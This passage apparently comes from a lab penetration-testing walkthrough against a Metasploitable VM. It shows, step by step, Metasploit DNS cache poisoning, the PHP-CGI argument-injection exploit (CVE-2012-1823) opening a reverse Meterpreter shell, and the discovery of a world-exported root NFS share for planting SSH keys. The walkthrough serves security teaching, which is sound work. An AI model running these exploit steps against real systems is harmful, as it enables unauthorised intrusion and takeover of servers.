DNS Spoofing is an attack that uses altered Domain Name records to redirect traffic to a fraudulent site.


Step 1: To perform this exploit we will use the module:

auxiliary/spoof/dns/bailiwicked_domain in Metasploit and it will allow us to insert malicious DNS records into the DNS server.



```
msf6 > search bailiwicked

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/spoof/dns/bailiwicked_domain  2008-07-21       normal  Yes    DNS BailiWicked Domain Attack
   1  auxiliary/spoof/dns/bailiwicked_host    2008-07-21       normal  Yes    DNS BailiWicked Host Attack

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/spoof/dns/bailiwicked_host

msf6 > use 0
```


Step 2: To look at the options in this module we will use the command: show options



```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > show options

Module options (auxiliary/spoof/dns/bailiwicked_domain):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DOMAIN     example.com      yes       The domain to hijack
   INTERFACE                   no        The name of the interface
   NEWDNS                      yes       The hostname of the replacement DNS server
   RECONS     208.67.222.222   yes       The nameserver used for reconnaissance
   RHOSTS                      yes       The target host(s), see https://docs.metas
                                         t/basics/using-metasploit.html
   SNAPLEN    65535            yes       The number of bytes to capture
   SRCADDR    Real             yes       The source address to use for sending the
                                         m)
   SRCPORT                     yes       The target server's source query port (0 f
   TIMEOUT    500              yes       The number of seconds to wait for new data
   TTL        46553            yes       The TTL for the malicious host entry
   XIDS       0                yes       The number of XIDs to try for each query (

View the full module info with the info, or info -d command.

msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.168.3.214
RHOSTS => 192.168.3.214
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set NEWDNS dns01.metasploit.com
NEWDNS => dns01.metasploit.com
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 0
SRCPORT => 0
```


To perform the attack we will make the following changes to the above options:

```
 -> set RHOSTS 192.168.3.214
 -> set DOMAIN example.com
 -> set NEWDNS dns01.metasploit.com
 -> set SRCPORT 0
```




```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.168.3.214
RHOSTS ⇒ 192.168.3.214
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set NEWDNS dns01.metasploit.com
NEWDNS ⇒ dns01.metasploit.com
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 0
SRCPORT ⇒ 0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > check
[*] 192.168.3.214 - Cannot reliably check exploitability.
```

After this use the command: dig +short -t ns example.com @192.168.3.214



```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > dig +short -t ns example.com @192.168.3.214
[*] exec: dig +short -t ns example.com @192.168.3.214

a.iana-servers.net.
b.iana-servers.net.
```

When we run the command, multiple DNS queries are sent to the target server.




```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > run
[*] Running module against 192.168.3.214

[*] Targeting nameserver 192.168.3.214 for injection of example.com. nameservers as dn
[*] Querying recon nameserver for example.com.'s nameservers...
[*]  Got an NS record: example.com.            1518    IN      NS      a.iana-servers.
[*]   Querying recon nameserver for address of a.iana-servers.net....
[*]    Got an A record: a.iana-servers.net.     617     IN      A       199.43.135.53
[*]     Checking Authoritativeness: Querying 199.43.135.53 for example.com....
[*]     a.iana-servers.net. is authoritative for example.com., adding to list of names
[*]  Got an NS record: example.com.            1518    IN      NS      b.iana-servers.
[*]   Querying recon nameserver for address of b.iana-servers.net....
[*]    Got an A record: b.iana-servers.net.     50      IN      A       199.43.133.53
[*]     Checking Authoritativeness: Querying 199.43.133.53 for example.com....
[*]     b.iana-servers.net. is authoritative for example.com., adding to list of names
[*] Calculating the number of spoofed replies to send per query...
[*]   race calc: 100 queries | min/max/avg time: 0.21/0.27/0.22 | min/max/avg replies:
[*] Sending 97 spoofed replies from each nameserver (2) for each query
```

This is how DNS Spoofing can be performed on an open port.

5. PORT 80- HTTP

HTTP is an application layer protocol which is used to load web pages using hyperlinks. This protocol is not secure and we would use metasploit to get into the metasploitable by finding vulnerabilities on this port.


Step 1: To exploit this, we will see what versions are running on this port.



```
msf6 > search http_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/http_version                    normal  No     HTTP Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/ht

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.3.214
RHOSTS => 192.168.3.214
msf6 auxiliary(scanner/http/http_version) > ruun
[-] Unknown command: ruun
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.3.214:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

From the above picture we can see that php 5.2.4 is running on this apache server.

Step 2: We will use the list of CVE to find out if any exploit exist for this version of php.



TOTAL CVE Records: 222759

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Legacy CVE download formats deprecation is now underway and will end on June 30, 2024.
New CVE List download format is available now.


HOME > CVE > SEARCH RESULTS

Search Results

There are **3** CVE Records that match your search.

Name	Description
CVE-2021-27230	ExpressionEngine before 5.4.2 and 6.x before 6.0.3 allows PHP Code Injection by certain authenticated users who can leverage Translate::save() to write to an _lang.php file under the system/user/language directory.
CVE-2012-2335	php-wrapper.fcgi does not properly handle command-line arguments, which allows remote attackers to bypass a protection mechanism in PHP 5.3.12 and 5.4.2 and execute arbitrary code by leveraging improper interaction between the PHP sapi/cgi/cgi_main.c component and a query string beginning with a +- sequence.
CVE-2012-1823	sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

By finding out that cgi script can be configured in a way to exploit this port, we will use the modules present in the metasploit to search for such an exploit.




```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                 2012-01-05       excellent  Yes    OP5 license.php Remot
e Command Execution
   1  exploit/multi/http/php_cgi_arg_injection       2012-05-03       excellent  Yes    PHP CGI Argument Inje
ction
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08  normal     No     PHP apache_request_he
aders Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_h
eaders_bof
```

We will use the module: exploit/multi/http/php_cgi_arg_injection to perform our attack.


Step 3: To use this module use the command: use 1.

Then furthermore, look at the options for this module by using `show options` and `set RHOSTS -> 192.168.3.214 (ip address of your metasploitable).`

Finally, execute the command exploit to start a meterpreter session with the target host.




```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.3.214
RHOSTS => 192.168.3.214
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.3.214    yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                           oit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.3.211    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.3.211:4444
[*] Sending stage (39927 bytes) to 192.168.3.214
[*] Meterpreter session 1 opened (192.168.3.211:4444 → 192.168.3.214:42128) at 2024-01-31 16:23:14 +0530
```




```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-ser
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > cd /var/www
```

6. PORT 111 – RPCBIND



```
# rpcinfo -p 192.168.3.214
 program vers proto   port  service
  100000    2   tcp    111  portmapper
  100000    2   udp    111  portmapper
  100024    1   udp  48498  status
  100024    1   tcp  54193  status
  100003    2   udp   2049  nfs
  100003    3   udp   2049  nfs
  100003    4   udp   2049  nfs
  100021    1   udp  44126  nlockmgr
  100021    3   udp  44126  nlockmgr
  100021    4   udp  44126  nlockmgr
  100003    2   tcp   2049  nfs
  100003    3   tcp   2049  nfs
  100003    4   tcp   2049  nfs
  100021    1   tcp  57714  nlockmgr
  100021    3   tcp  57714  nlockmgr
  100021    4   tcp  57714  nlockmgr
  100005    1   udp  55399  mountd
  100005    1   tcp  41563  mountd
  100005    2   udp  55399  mountd
  100005    2   tcp  41563  mountd
  100005    3   udp  55399  mountd
  100005    3   tcp  41563  mountd
```



```
└─# showmount -e 192.168.3.214
Export list for 192.168.3.214:
/ *
```

This shows that it is exporting the entire file system from the root and this is where the vulnerability exists.

Since ssh is also open in this machine, we can use it to mount our SSH key and access the root.